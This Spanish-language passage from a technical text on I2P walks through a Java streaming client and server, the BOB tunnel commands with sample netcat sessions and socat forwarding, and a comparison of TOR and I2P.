FPuRUHWB0yRmUcNTE7KcO5lyyKt~~oMPcapdI5tQ500jkBni5qx5zh2MjtwYMoFgwbxVjFgRJ6rjFkr0F
-2Ka0bvxXuxC-BVnQycsYMN3LAw4W2z15JZz6WQ3TS6nfwKs5OU~-N7rTKylj1NIT9gAw0ZnzwH6U0wW~
MTLYmsSIkJTazf5rhfml5NtyIUjlLNRbTXVOj405c-CcMccCfUvVzTB-v~rUEhpExKqxxsL5cL5c0JcTI
GTS3I7njtM01KZZCheSf~cr7WEyiSjXmEaK4cENj0ief1CPBz6d5rPU9EWbrHwljV6HgMOccbOLr4Pg-
mMoFtq7ZfKj2q64PYHbkm4S4kJouAAAA
```

Como se puede ver, la opción "*-cp*" permite especificar la ubicación de los ficheros *Jar* que representan dependencias indispensables para la correcta compilación y ejecución del programa. En este caso, como se ha mencionado anteriormente, se asume que los ficheros *JAR* necesarios se encuentran en el mismo directorio raíz que el paquete que contiene la clase *I2PSimpleServer*.

Después de ejecutar el programa anterior, se obtiene un "*Destination*" válido que puede ser utilizado por otros clientes para contactar con el servidor. El siguiente paso consiste en la creación de un cliente que se conecte con el *ServerSocket* previamente creado.

Client Destination

Del mismo modo que se han utilizado las clases *I2PSocketManager* y *I2PSocketManagerFactory* en la implementación del lado del receptor, en el caso del emisor de mensajes también es necesario

crear un *socket* para establecer la comunicación. En este caso, también se debe crear una instancia de la clase *Destination* que se incluye en la *API Java* de *I2P*, dicho objeto representa la cadena de texto del *ServerSocket* que se ha generado anteriormente. Para mantener las cosas simples, se leerá desde la consola la cadena de caracteres correspondientes al *Destination* del *ServerSocket*.

El código implementado para hacer estas funciones es el siguiente.

```
package testing.i2p;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.InterruptedIOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.net.ConnectException;
import java.net.NoRouteToHostException;
import net.i2p.I2PException;
import net.i2p.client.streaming.I2PSocket;
import net.i2p.client.streaming.I2PSocketManager;
import net.i2p.client.streaming.I2PSocketManagerFactory;
import net.i2p.data.DataFormatException;
import net.i2p.data.Destination;

public class I2PSimpleClient {

    public static void main(String[] args) {
        I2PSocketManager manager = I2PSocketManagerFactory.createManager();
        System.out.println("Please enter a Destination:");
        BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
        String destinationString;
        try {
            destinationString = br.readLine();
        } catch (IOException ex) {
            System.out.println("Failed to get a Destination string.");
            return;
        }
        Destination destination;
        try {
            destination = new Destination(destinationString);
        } catch (DataFormatException ex) {
            System.out.println("Destination string incorrectly formatted.");
            return;
        }
        I2PSocket socket;
        try {
            socket = manager.connect(destination);
        } catch (I2PException ex) {
            System.out.println("General I2P exception occurred!");
            return;
        } catch (ConnectException ex) {
            System.out.println("Failed to connect!");
            return;
```

```
        } catch (NoRouteToHostException ex) {
            System.out.println("Couldn't find host!");
            return;
        } catch (InterruptedIOException ex) {
            System.out.println("Sending/receiving was interrupted!");
            return;
        }
        try {
            //Write to server
            BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(socket.
getOutputStream()));
            bw.write("Hello I2P!\n");
            //Flush to make sure everything got sent
            bw.flush();
            //Read from server
            BufferedReader br2 = new BufferedReader(new InputStreamReader(socket.
getInputStream()));
            String s = null;
            while ((s = br2.readLine()) != null) {
                System.out.println("Received from server: " + s);
            }
            socket.close();
        } catch (IOException ex) {
            System.out.println("Error occurred while sending/receiving!");
        }
    }

}
```

Después de ingresar el *Destination* del servidor, el cliente enviará una cadena de texto simple al receptor y éste a su vez, contestará con el mismo mensaje recibido.

Con todo lo anterior, desde la consola del receptor (servidor) se ejecutarán las siguientes instrucciones:

```
>javac -cp $(echo *.jar | tr ' ' ':') testing/i2p/I2PSimpleServer.java
>java -cp .:* testing.i2p.I2PSimpleServer
iNKI7kkbhYcDds5fTQHN3dWqF3nYzMQUjEzGwyGC9FRYdRCzFco3ZRHxafR8rGYPJVOiBS~-SFC-PkbdP
GhYtPjR64oMwgQIBIH9ijC9JAqVfmMEEVBD9xjF7~S7gAztIKHMMTtb3l~ioctWpZawRqjIFdjSFvBUB-
FPuRUHWB0yRmUcNTE7KcO5lyyKt~~oMPcapdI5tQ500jkBni5qx5zh2MjtwYMoFgwbxVjFgRJ6rjFkr0F
-2Ka0bvxXuxC-BVnQycsYMN3LAw4W2z15JZz6WQ3TS6nfwKs5OU~-N7rTKylj1NIT9gAw0ZnzwH6U0wW~
MTLYmsSIkJTazf5rhfml5NtyIUjlLNRbTXVOj405c-CcMccCfUvVzTB-v~rUEhpExKqxxsL5cL5c0JcTI
GTS3I7njtM01KZZCheSf~cr7WEyiSjXmEaK4cENj0ief1CPBz6d5rPU9EWbrHwljV6HgMOccbOLr4Pg-
mMoFtq7ZfKj2q64PYHbkm4S4kJouAAAA
Received from client: Hello I2P!
```

Y desde la consola del emisor (cliente)

```
>javac -cp $(echo *.jar | tr ' ' ':') testing/i2p/I2PSimpleClient.java
> java -cp .:* testing.i2p.I2PSimpleClient
Please enter a Destination:
iNKI7kkbhYcDds5fTQHN3dWqF3nYzMQUjEzGwyGC9FRYdRCzFco3ZRHxafR8rGYPJVOiBS~-SFC-PkbdP
GhYtPjR64oMwgQIBIH9ijC9JAqVfmMEEVBD9xjF7~S7gAztIKHMMTtb3l~ioctWpZawRqjIFdjSFvBUB-
FPuRUHWB0yRmUcNTE7KcO5lyyKt~~oMPcapdI5tQ500jkBni5qx5zh2MjtwYMoFgwbxVjFgRJ6rjFkr0F
-2Ka0bvxXuxC-BVnQycsYMN3LAw4W2z15JZz6WQ3TS6nfwKs5OU~-N7rTKylj1NIT9gAw0ZnzwH6U0wW~
```

```
MTLYmsSIkJTazf5rhfml5NtyIUjlLNRbTXVOj405c-CcMccCfUvVzTB-v~rUEhpExKqxxsL5cL5c0JcTI
GTS3I7njtM01KZZCheSf~cr7WEyiSjXmEaK4cENj0ief1CPBz6d5rPU9EWbrHwljV6HgMOccbOLr4Pg-
mMoFtq7ZfKj2q64PYHbkm4S4kJouAAAA
Received from server: Hello I2P!
```

Este es todo el código necesario para comunicar dos aplicaciones *I2P* utilizando *Streaming Library*. El código anterior es muy simple y no resalta ningún tipo de lógica que se adapte a una aplicación funcional, sin embargo representa un primer paso para escribir aplicaciones *I2P*, como es el caso de *I2P-Bote*, *Syndie* o *Imule*; aplicaciones que se han escrito utilizando *Streaming Library* de *I2P*.

En este ejemplo se han utilizado dos clases *Java* que corresponden al cliente y al servidor, sin embargo también es posible utilizar *SAMv2/v3* o *BOB* como *ServerSockets* y escribir un programa que actué como cliente para dichas implementaciones, de hecho el código presentado aquí es perfectamente válido para tal fin.

La siguiente sección de este documento, hablará sobre receptores en *I2P* con *BOB*.

3.2.5.2 Desarrollo de aplicaciones utilizando BOB (Basic Open Bridge)

BOB es una implementación en *I2P* que permite realizar conexiones *streaming* para y desde una instancia de *I2P*. Permite la integración de aplicaciones existentes así como el establecimiento de túneles seguros que permiten a dos o más máquinas comunicarse con una instancia de *I2P*. Antes de *BOB* existía una implementación que llevaba a cabo funciones similares, dicha implementación era *SAM*, sin embargo en su primera versión cada cliente solamente podía enviar datos a un único *Destination* a la vez, esto quiere decir que si un cliente enviaba datos a un *Destination* concreto, tenía que esperar una respuesta antes de poder enviar más información al mismo u otro *Destination*. Esto se traduce a un bajo rendimiento y posiblemente cuellos de botella, por este motivo su uso se encuentra desaconsejado.

BOB cuenta con canales de datos separados, lo que indica que un cliente y/o un *Destination* pueden enviar y recibir paquetes de datos de forma asíncrona sin esperar a que el otro extremo de la conexión confirme su recepción. Para que *BOB* pueda ser manejado por cualquier aplicación, cuenta con un conjunto de comandos que permiten gestionar túneles de entrada o salida.

Además, una de las principales ventajas de *BOB*, es que permite a cualquier aplicación, incluso aquellas que se encuentran en Internet, acceder a una máquina remota utilizando *I2P* por medio. A continuación se detalla el uso de *BOB*, sus comandos y los conceptos básicos para saber cómo utilizarlo.

En primer lugar, *BOB* es simplemente una interfaz de aplicación que permite que dos máquinas se comuniquen entre ellas por medio de sus aplicaciones en *I2P*. Se trata de un servicio que se puede gestionar desde la interfaz administrativa de *I2P* en la siguiente ruta: *http://127.0.0.1:7657/configclients*. Por defecto, *BOB* utiliza el puerto "2827" y es posible interactuar con dicho servicio con aplicaciones tales como *Netcat* o *Telnet*.

```
>nc localhost 2827
```

```
BOB 00.00.10
OK
```

Aunque el puerto "2827" es el valor por defecto para iniciar *BOB*, es posible especificar otro valor editando el fichero de configuración de *BOB*, el cual se encuentra ubicado en "*<USER_DIR>/.i2p/bob.config*".

El contenido por defecto de dicho fichero es el siguiente:

```
BOB.CFG.VER=1
i2cp.tcp.port=7654
BOB.host=localhost
inbound.lengthVariance=0
i2cp.messageReliability=none
BOB.port=2827
outbound.length=1
inbound.length=1
outbound.lengthVariance=0
i2cp.tcp.host=localhost
```

Para interactuar de forma directa con *BOB*, existen algunos comandos que pueden ser rápidamente consultados utilizando el comando "*help*".

```
>nc localhost 2827
BOB 00.00.10
OK
help
OK COMMANDS: help clear getdest getkeys getnick inhost inport list lookup newkeys
option outhost outport quiet quit setkeys setnick show showprops start status stop
verify visit zap
```

A continuación, se explica el funcionamiento de cada uno de estos comandos.

clear: Elimina el "*nickname*" establecido actualmente en la sesión. En *BOB* un "*nickname*" es equivalente a un túnel.

setnickname <nickname>: Crea un nuevo "*nickname*" y lo establece en la sesión actual.

getdest: Retorna el "*Destination*" asociado al "*nickname*" establecido.

getkeys: Retorna el par de claves (Pública/Privada) del "*nickname*" establecido.

getnick <tunel_name>: Consulta y establece el "*nickname*" en la sesión actual. Este valor se encuentra almacenado en la base de datos interna de *BOB*.

inhost <hostname|IP>: Se trata del túnel "*inbound*" que puede ser un *hostname* o una dirección *IP* para el "*nickname*" actual.

inport <number>: Se trata del puerto del túnel "*inbound*" que debe ser un puerto válido y disponible para el "*nickname*" actual.

list: Lista todos los túneles almacenados en *BOB* (*nicknames*).

lookup: Realiza la búsqueda de una dirección "*i2p*" y retorna el *Destination* (dirección en *Base64*).

newkeys: Genera un nuevo par de claves (Pública/Privada) para el "*nickname*" actual.

option <key=value>: Se trata de un mapa de opciones *I2CP* que utilizará *BOB*.

outhost <hostname|IP>: Se trata del túnel "*outbound*" que puede ser un nombre de *host* o una dirección *IP* para el "*nickname*" actual.

outport <number>: Se trata del puerto del túnel "*outbound*" que debe ser un puerto válido y disponible para el "*nickname*" actual.

quiet <true|false>: Cuando su valor es "*true*", permite enviar el *Destination* del emisor para que el receptor pueda responder rápidamente al mensaje recibido.

setkeys <BASE64 Keys>: Establece un par de claves para el "*nickname*" actual.

show: Enseña el estado actual del "*nickname*" establecido en la sesión.

showprops: Enseña las propiedades del "*nickname*" actual.

start: Inicia el "*nickame*" establecido en la sesión (túnel).

status <nickname>: Enseña el estado del "*nickname*" establecido por parámetro.

stop: Detiene el "*nickname*" actual.

verify <BASE64 Destination>: Verifica si un *Destination* determinado es válido.

visit: Se encarga de volcar toda la información del hilo actual al fichero "*wrapper.log*"

zap: Detiene *BOB* junto con todos sus túneles.

quit: Finalizar la sesión actual y salir del intérprete.

A continuación se enseña el uso de algunos de estos comandos.

Estableciendo el nickname de la sesión actual

```
>nc localhost 2827
BOB 00.00.10
OK
setnick adastra
OK Nickname set to adastra
```

Búsqueda del Destination de un eepsite

```
lookup eepsites.i2p
OK DHoGpNRACpcGnhB1l14ZRQFjnQtNvItX7~bZylgVaD2DnaYpqB7GoBcf5gJmjhXYRi3-UlOnrkEtQB4
fICotgM0XLG8LHyNQVkj6rAnGSWBwX3zZaTWr~K6Up80AMDa8nN3D04coXQiL8Jn4~pcN2-7pxIL-Ox-J3
aB8f3KthVxcuR27h1fJGR~BFqf~4ZdC7rGItokOb0qocU4gMNI-HWgmhUv-ucFc9m~Jh-BvM2nd~KGs7
EQMtRxLgVJcj7G0j9chyN37l7mB5X~vYIueORENcKgo3OTjTAE9oHiVSZz7v11VVH3OynUp65QdtVX-
LCrqsqr4nJoFnApUcX5uYY4h~24dthZfHv1TjzWOuy1DFJH5mmT81HGQhtQI8g52CbnRgm4ItKQNq8AYPk
```

```
JI2habi4ibUqBnmYk6g0p9mx1MsmpMmbQP6jemiZPpcVhAEjqJO-IyPyy0pDvg6O4fIgmstwdQS~qq~Sts
20BWikhsXifQL87wnXtiN9e-PluyNAAAA
```

Verificación de un Destination concreto

```
verify DHoGpNRACpcGnhB1l14ZRQFjnQtNvItX7~bZylgVaD2DnaYpqB7GoBcf5gJmjhXYRi3-UlOnrkE
tQB4fICotgM0XLG8LHyNQVkj6rAnGSWBwX3zZaTWr~K6Up80AMDa8nN3D04coXQiL8Jn4~pcN2-7pxIL-
Ox-J3aB8f3KthVxcuR27h1fJGR~BFqf~4ZdC7rGItokOb0qocU4gMNI-HWgmhUv-ucFc9m~Jh-BvM2nd~K
Gs7EQMtRxLgVJcj7G0j9chyN3717mB5X~vYIueORENcKgo3OTjTAE9oHiVSZz7v11VVH3OynUp65QdtVX-
LCrqsqr4nJoFnApUcX5uYY4h~24dthZfHv1TjzWOuy1DFJH5mmT81HGQhtQI8g52CbnRgm4ItKQNq8AYPk
JI2habi4ibUqBnmYk6g0p9mx1MsmpMmbQP6jemiZPpcVhAEjqJO-IyPyy0pDvg6O4fIgmstwdQS~qq~Sts
20BWikhsXifQL87wnXtiN9e-PluyNAAAA
OK
```

Consulta del Destination para el Nickname de la sesión actual

```
getdest
ERROR keys not set.
newkeys
OK C6vUDHHwbaf9EPb-k2baZ7mnAeak-LCymq4cgTfbt5qd5n601H4fPykvvTLgrl3s2i~-
v1~gbVHUuf5LjCJaChreMx-skVnDR7go~TaI2laqtzZorldhabxBU4btP8c7DN90VaMRqz7mpUH
qhXU5NU3hqSvIgOmW6z39BLkiskE7FVLi3DQ2nujlWlGyyHW1ZNffG16eRGwGlOe2LyLNzkOvRK-
OkpIYZwbl6YCWH5ZHHDnT4D~AYFfp-A5Z91zj9f7166kFdxcHg43w-MMW8ibxcWp6YzPUXvaSInJIS-
15pQUFRciTByjdhRq9Eb5-Xf-un5QeA-7e~BkozoPNzukJrbn-K2qhSly4vutJAsjyHpH7x2Ao6xAIfzCR
mdQqEBWd6vUFJaMWJjHBVOAWXh~PzRHnoHE0igo4tE6QwCeR9maT6a5jE9Uor-riBXvUrlmcdwYFqqNMe-
Bl8crfGv0C7ni9PNuOnbS--X7cA8oT3nujg1PiOp2Y1m3ZALS1Q0AAAA
getdest
OK C6vUDHHwbaf9EPb-k2baZ7mnAeak-LCymq4cgTfbt5qd5n601H4fPykvvTLgrl3s2i~-
v1~gbVHUuf5LjCJaChreMx-skVnDR7go~TaI2laqtzZorldhabxBU4btP8c7DN90VaMRqz7mpUH
qhXU5NU3hqSvIgOmW6z39BLkiskE7FVLi3DQ2nujlWlGyyHW1ZNffG16eRGwGlOe2LyLNzkOvRK-
OkpIYZwbl6YCWH5ZHHDnT4D~AYFfp-A5Z91zj9f7166kFdxcHg43w-MMW8ibxcWp6YzPUXvaSInJIS-
15pQUFRciTByjdhRq9Eb5-Xf-un5QeA-7e~BkozoPNzukJrbn-K2qhSly4vutJAsjyHpH7x2Ao6xAIfzCR
mdQqEBWd6vUFJaMWJjHBVOAWXh~PzRHnoHE0igo4tE6QwCeR9maT6a5jE9Uor-riBXvUrlmcdwYFqqNMe-
Bl8crfGv0C7ni9PNuOnbS--X7cA8oT3nujg1PiOp2Y1m3ZALS1Q0AAAA
```

Ahora que se han explicado las opciones disponibles en *BOB*, se procede a explicar un ejemplo de uso concreto, donde el *Destination* será un servicio iniciado con *Socat* y que apuntará a un sitio *web* en Internet.

```
>socat TCP4-LISTEN:601 TCP4:www.google.com:80
```

El puerto 601 quedará abierto en la máquina local y cualquier petición entrante, será enrutada automáticamente a "*www.google.com:80*".

Posteriormente, se inicia un túnel de salida para enrutar a los clientes hacia *SOCAT*.

```
>nc localhost 2827
BOB 00.00.10
OK
setnick adastra
OK Nickname set to adastra
newkeys
OK Qy9uSNcpMAbYa-mo41g7l9REzzSZpLUCVXbo8ssEtIvCcNhBI53-Eqbsr0VaMjrdww842G-0Gs5L-
R4L-ahp5oe~kcFX89k8iZ31cItFoBucE00oBCdnHN-pimNYw2g30-G3KXBL49A03lckAqbQOJB3Ap-Yt
```

```
ldOOnWM0LDGOGT37rixGjkFYgCWsg~Okzv5hvjOWz1TBQyL8G~MIsJ6Cou7c-sz5qp7baSvJeNdSMA-
29pbkUJQwgv6t-x1oBn9Eiei4VZUIQFLYl3ZRcEwncQUk-~Z8kX2rnezQbzjTXCsTb9xorhFoJYqUWecC-
NMQ3qvAvC4xQyq~8n8dr1CUJozE9i50SAlnCCzN2KKFlv0K8PIEPlFX5OLDzWhtKxUv~g8zaIbZGMVOI7l
CoQX73Dyad2XhgjrovD-5B96Pc1Wjb7eOJxo7izRYZa9pKxAAuJi2tZKk16xeT7Y9Tdw8dIUkfbSq0zx83
0Cnfn169Jtap6ZcG~rMl9cxgwGujGT7BoAAAA
quiet true
OK Quiet set
outhost 127.0.0.1
OK outhost set
outport 601
OK outbound port set
start
OK tunnel starting
list
DATA NICKNAME: adastra STARTING: false RUNNING: true STOPPING: false KEYS: true
QUIET: true INPORT: not_set INHOST: localhost OUTPORT: 601 OUTHOST: 127.0.0.1
OK Listing done
```

Se han establecido todas las propiedades necesarias para establecer un túnel de salida que enrutará todas las peticiones a la máquina local en el puerto "601". Este túnel se almacena en la base de datos de *BOB* y aunque se cierre la sesión de *Netcat* que ha creado el túnel, permanecerá abierto hasta que sea detenido de forma explícita desde la consola de administración.

El siguiente paso consiste en iniciar el túnel "*inbound*" para recibir las peticiones por parte de otras instancias de *I2P*. En este ejemplo se utiliza la misma máquina, pero este enfoque funciona correctamente en un entorno *LAN* o incluso en Internet.

```
setnick client_adastra
OK Nickname set to client_adastra
newkeys
OK JAcnMCYTn-ufrWumjdCiMrJPjTV00iwsTZJ2NRh9peEBadTpv2dGoSvQth8k22o7wqUKegxroVI
9ZVSSskz2e5wYDNXrlgRhY~D2x689PqdlirwucUKYThALDQ~gKl7gOpxdq1W69q87heszhqRJf1FN-
F5vwKziVvK892aluzCSMpBBxfVcIci-fpoik-liukl1kItqCcXJPsaaChgKGFiH~0~Uzq6sxmW2COQT
tvxuvJmmjbSQ2X-L1sg4epsVF4pNiW4c~OnS3VJ0Y13mp6QJ1o4P1lovj9LJOCG1XJkZ-iHUiAuIF6
5~dcciMActuNX7OiyYHtJM8tQf0lGhWcYPeZww4eaEg9xrq7dvxuELH4f0Z5HK0fTrLAsTnV9bQPB-
daEkX9-HM8QqDbg5BWAq46T--Lo650xVeh95uMw3XqCuzf4lmNv-KyIyqBt0KtfAYLQSJgklLpryi-
83pjo5BBtl0ZqmjObvNI3-hEGteK0~e29B54hS8A21DEWTDoAAAA
inhost 127.0.0.1
OK inhost set
inport 1025
OK inbound port set
quiet true
OK Quiet set
start
OK tunnel starting
list
DATA NICKNAME: adastra STARTING: false RUNNING: true STOPPING: false KEYS: true
QUIET: true INPORT: not_set INHOST: localhost OUTPORT: 601 OUTHOST: 127.0.0.1
DATA NICKNAME: client_adastra STARTING: false RUNNING: true STOPPING: false KEYS:
true QUIET: true INPORT: 1025 INHOST: 127.0.0.1 OUTPORT: not_set OUTHOST: local-
host
OK Listing done
quit
OK Bye!
```

Con esto es suficiente para establecer el túnel de entrada, que en este caso concreto recibirá peticiones por el puerto "1025". También es importante notar que aunque la sesión de *netcat* se ha cerrado, los túneles de entrada y salida aún están funcionando. Todas las peticiones entrantes por el puerto "1025" serán tratadas por el túnel de entrada y automáticamente serán enrutadas al *Destination* especificado.

Para especificar dicho valor, es necesario ingresar lo que ha devuelto el comando *newkeys* cuando se ha creado el túnel de salida. Si el destino se ha ingresado correctamente, la petición desembocará en el puerto "601" en la máquina local y finalmente, *Socat* se encargará de recibir los paquetes entrantes por dicho puerto y enrutarlos hasta "*www.google.com:80*", tal como se ha mencionado en párrafos anteriores.

```
>telnet 127.0.0.1 1025
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Qy9uSNcpMAbYa-mo41g7l9REzzSZpLUCVXbo8ssEtIvCcNhBI53-Eqbsr0VaMjrdww842G-0Gs5LR4L-ah
p5oe~kcFX89k8iZ31cItFoBucE00oBCdnHN-pimNYw2g30-G3KXBL49A03lckAqbQOJB3Ap-YtldOOnW
M0LDGOGT37rixGjkFYgCWsg~Okzv5hvjOWz1TBQyL8G~MIsJ6Cou7c-sz5qp7baSvJeNdSMA29pbkU-
JQwgv6t-x1oBn9Eiei4VZUIQFLYl3ZRcEwncQUk-~Z8kX2rnezQbzjTXCsTb9xorhFoJYqUWecCNMQ3qvA
vC4xQyq~8n8dr1CUJozE9i50SAlnCCzN2KKFlv0K8PIEPlFX5OLDzWhtKxUv~g8zaIbZGMVOI7lCoQX73D
yad2XhgjrovD-5B96Pc1Wjb7eOJxo7izRYZa9pKxAAuJi2tZKk16xeT7Y9Tdw8dIUkfbSq0zx830Cnfn16
9Jtap6ZcG~rMl9cxgwGujGT7BoAAAA

GET / HTTP/1.1

HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Location: http://www.google.es/?gfe_rd=cr&ei=BeGdU7e1O4fT8geT5oHIDw
Content-Length: 258
Date: Sun, 15 Jun 2014 18:08:05 GMT
Server: GFE/2.0
Alternate-Protocol: 80:quic

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.es/?gfe_rd=cr&amp;ei=BeGdU7e1O4fT8geT5oHIDw">here</A>.
</BODY></HTML>
```

Se ha utilizado *Telnet* para realizar la conexión contra el puerto "1025", posteriormente se ha ingresado el *Destination* correspondiente al túnel de salida y finalmente se ha enviado una petición *HTTP* contra el servidor *web*. La respuesta del servidor se puede apreciar justo después de la petición *HTTP* ejecutada.

BOB no solamente permite crear túneles de entrada y salida para acceder a servicios en Internet, también es posible consultar servicios en la *deep web* de *I2P* tales como *eepsites*.

```
>netcat 127.0.0.1 2827
BOB 00.00.10
```

```
OK
setnick adastra-emisor
OK Nickname set to adastra-emisor
newkeys
OK w1Qn8mDohDoc~Z1H75PALpEpmCdnGNjo65tGNefuTwyPBxBFjDEW383i~QkcjZ7-kaIG-G56qo
h6H1NiT8Q5OKRH5~tAzs1Un1NdkmTI3d578tv6PbgbUF~zKa6vAaWlm6GPwQhFh0-3cg9sUIyPSE-
KFmHHFbb23ZR6LGsUgeeZd-FuplUfjETMoeYnwCRajzj24G8jlh91M9SJwQEvDRw1FV~1QzYHuWrX6yMw
UjT9PBwFEqxvmxf0Hk1SdUJKgLCgRLH6kJoSf2J0TOG~I-NGrkJcXLh0zzWYTgzmuLQbqDJVlBbYqMqU-
vPpFXtZnHY1gz7YZQvCWViJaR1O6SCWdglsoLP-o6xNGPSLZzHZP8k1ZaV1~bX2kN421-83n90SlUOKNi-
QLWNuEzV-gNUOfT9Q7zXiAmpOMZjXqrFzokspyUvTuUOFbMn~llMFfONKVhOPIEgfGC7kRmzCHG~ZQUxoa
dp29cP0dfoV114zAK9-jEZ1r5FJnBLkW5e6qQdAAAA
outhost 127.0.0.1
OK outhost set
outport 8000
OK outbound port set
start
OK tunnel starting
setnick adastra-receiver
OK Nickname set to adastra-receiver
newkeys
OK ioypV6JUT8k51kmzISdoXndvdgPk8HBiAEngufqxZcPLeFN726JGLAjtN5Flq6KCYTtvcmQPz6ne-
V5BvPkaCYOKTgOhbqj9LS6KuSfOtl4jb9UZlQbm-tXHqcqovDWIaQRckV3f78EoB7KnXCOxLW1C8FWFe-
D75iujkOS6uBUItald3gk2rG1ECo1n6OYkGP-dOpP6pzozlRxIZyZd-ORhyoKed2mPCiWcjtNm3hqktD-
Ce7qmnftQqwT78K2pz92al-WhI6ewa8NJCvOTQBIyzs6Jlx2Wh7ZYr0aXNaurZr0uOmpJVYV0EpeKRN-
RzoCVahzOrzSG12gGAI7FPk5WpdqL0bMK~TBNMjd4AiejE7HDUZvkaFty-lZQeMV5Id6U7z2bSMXaLGR8
OhslXaMd0NgVwZrdk-ubRqeEYdmxD-nfm0i79q-ds-R66uXiFc-o0Rn-7f8rLctAgUE7t1xw01PBJQT-
E8mSjEZVmH2Ypy5-bj4DEdHnvxFi7vD8b~2AAAA
inhost 127.0.0.1
OK inhost set
inport 8001
OK inbound port set
start
OK tunnel starting
list
DATA NICKNAME: adastra-emisor STARTING: false RUNNING: true STOPPING: false
KEYS: true QUIET: false INPORT: not_set INHOST: localhost OUTPORT: 8000 OUTHOST:
127.0.0.1
DATA NICKNAME: adastra-receiver STARTING: false RUNNING: true STOPPING: false
KEYS: true QUIET: false INPORT: 8001 INHOST: 127.0.0.1 OUTPORT: not_set OUTHOST:
localhost
OK Listing done
quit
OK Bye!
```

Después de crear los túneles desde *BOB*, nuevamente se procede a utilizar *Telnet* para realizar la conexión con el puerto del túnel de entrada, que en este caso es el "8001".

```
>telnet 127.0.0.1 8001
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
open4you.i2p
GET / HTTP/1.1
```

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2014 18:21:50 GMT
Server: Apache/2.2.16 (Debian)
Last-Modified: Sun, 08 Jun 2014 13:44:16 GMT
ETag: "206c100-25bb-4fb534a678c00"
Accept-Ranges: bytes
Content-Length: 9659
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

<html lang="en">
<head>
<title>open4you.i2p</title>
<link rel="shortcut icon" href="img/favicon.png">
<meta name="description" content="open4you.i2p, i2p hosting">
<meta name="keywords" content="open4you.i2p, i2p hosting">
<meta http-equiv="content-type" content="text/html; charset=windows-1251">
<meta name="author" content="open4you.i2p">
...........
```

En este caso, se ha ejecutado una petición *HTTP* contra un *eepsite* en la *deep web* de *I2P* y el túnel entrante se ha encargado de enrutar la petición a su correspondiente destino.

3.3 Análisis comparativo entre I2P, TOR y Freenet

Actualmente existen varias soluciones que intentan proporcionar anonimato y privacidad en Internet, pero para decidir cuál es la que se adapta mejor a las necesidades particulares de un usuario, es necesario valorar como mínimo, las siguientes características:

- Estabilidad.
- Volumen de usuarios (Capacidad).
- Funcionalidades.
- Resistencia a la censura.

Actualmente *TOR*, *I2P* y *FreeNet* son las redes que se encuentran en un estado más avanzado en los puntos anteriores, por lo tanto no se puede desestimar ninguna ni pretender que alguna de ellas es superior a las otras, es necesario tener presente que se trata de herramientas que intentan conseguir el mismo fin: Preservar el anonimato y la privacidad de sus usuarios. Sin embargo, cuando alguien desea que sus acciones sean anónimas, necesita conocer muy bien estas soluciones y determinar cuál se ajusta mejor a sus necesidades concretas.

En algunos casos, los usuarios se decidirán por el uso de *TOR* dadas sus capacidades de "*Outproxy*", mientras que otros preferirán *I2P* o *Freenet* por sus capacidades de "*Inproxy*" y *VPN* privada. Es una decisión que el usuario debe tomar en función de lo que quiera hacer. En este punto, es importante

comparar las principales funcionalidades de estas tres redes con el fin de proporcionar un marco de decisión más amplio e identificar cuáles son los puntos fuertes y débiles de cada una.

3.3.1 TOR vs I2P

TOR es una solución que utiliza tres repetidores para su funcionamiento llamados en su conjunto "circuito virtual". *I2P* sigue un modelo similar donde existen varios nodos que crean canales de comunicación unidireccionales llamados túneles.

Una de las diferencias entre *TOR* e *I2P*, es que el modelo de comunicación y transmisión de paquetes de datos es distinto; mientras que *TOR* utiliza un único circuito bidireccional para enviar y recibir peticiones, *I2P* utiliza dos túneles unidireccionales, uno para el envío de paquetes y otro para la recepción. Sin embargo, la diferencia que tiene mayor relevancia es el contexto de la comunicación propiamente dicho, ya que *TOR* utiliza un modelo "*OutProxy*", mientras que *I2P* utiliza un modelo "*InProxy*". Un modelo "*OutProxy*" se enfoca a redes externas a la red virtual tales como máquinas en Internet. Por otro lado, un modelo "*InProxy*" es justamente lo contrario, es un modelo de *VPN* puro, donde ninguna entidad externa puede participar en la red sin antes unirse a ella, esto es lo que se conoce como "*Darknet*". Partiendo de esta diferenciación, se procede a listar una serie de ventajas y desventajas que tiene una solución sobre la otra.

Ventajas de TOR sobre I2P

- El número de usuarios y recursos disponibles en la red de *TOR* es mucho mayor que en *I2P*.
- Se trata de una solución que es mucho más conocida y visible en el campo académico y las comunidades de *hackers*, por esto existen una gran cantidad de recursos informativos, *papers*, herramientas, librerías y trabajos de investigación relacionados con *TOR*.
- Dada su trayectoria y soporte, cuenta con soluciones a problemas comunes en redes anónimas que *I2P* aún se encuentra desarrollando. Por ejemplo, en *TOR* el tráfico en los nodos de salida se encuentra mucho más optimizado que en *I2P* con sus "*Outbound Tunnels*".
- Dado su tamaño, puede ser más resistente a la censura.
- Tiene mejoras considerables en términos de consumo de memoria, dado que un nodo en *TOR* consume una cantidad limitada de recursos y normalmente no afecta el desempeño general de la máquina donde se ejecuta. En *I2P* el rendimiento puede verse seriamente afectado dependiendo del número de túneles abiertos, conexiones, trasferencias de ficheros, etcétera.

Ventajas de I2P sobre TOR

- Los servicios en *I2P* son mucho más eficientes que los *Hidden Services* en *TOR*, esto principalmente debido a que *TOR* se enfoca al anonimato "*OutProxy*" para poder navegar y acceder a sitios en Internet. *I2P* cuenta con una infraestructura mucho más robusta que *TOR* para crear *eepsites*, compartir ficheros, enviar mensajes de correo electrónico, chatear, etc.

- *I2P* es una red completamente distribuida y auto-gestionada, dado que para la creación de un túnel en una instancia de *I2P*, se toma como base un "*ranking*" sobre el desempeño de los nodos en lugar de un modelo de confianza, como es el caso de *TOR* con sus autoridades de directorio.
- No existe un directorio central, por lo tanto los ataques dirigidos son mucho más difíciles de llevar a cabo.
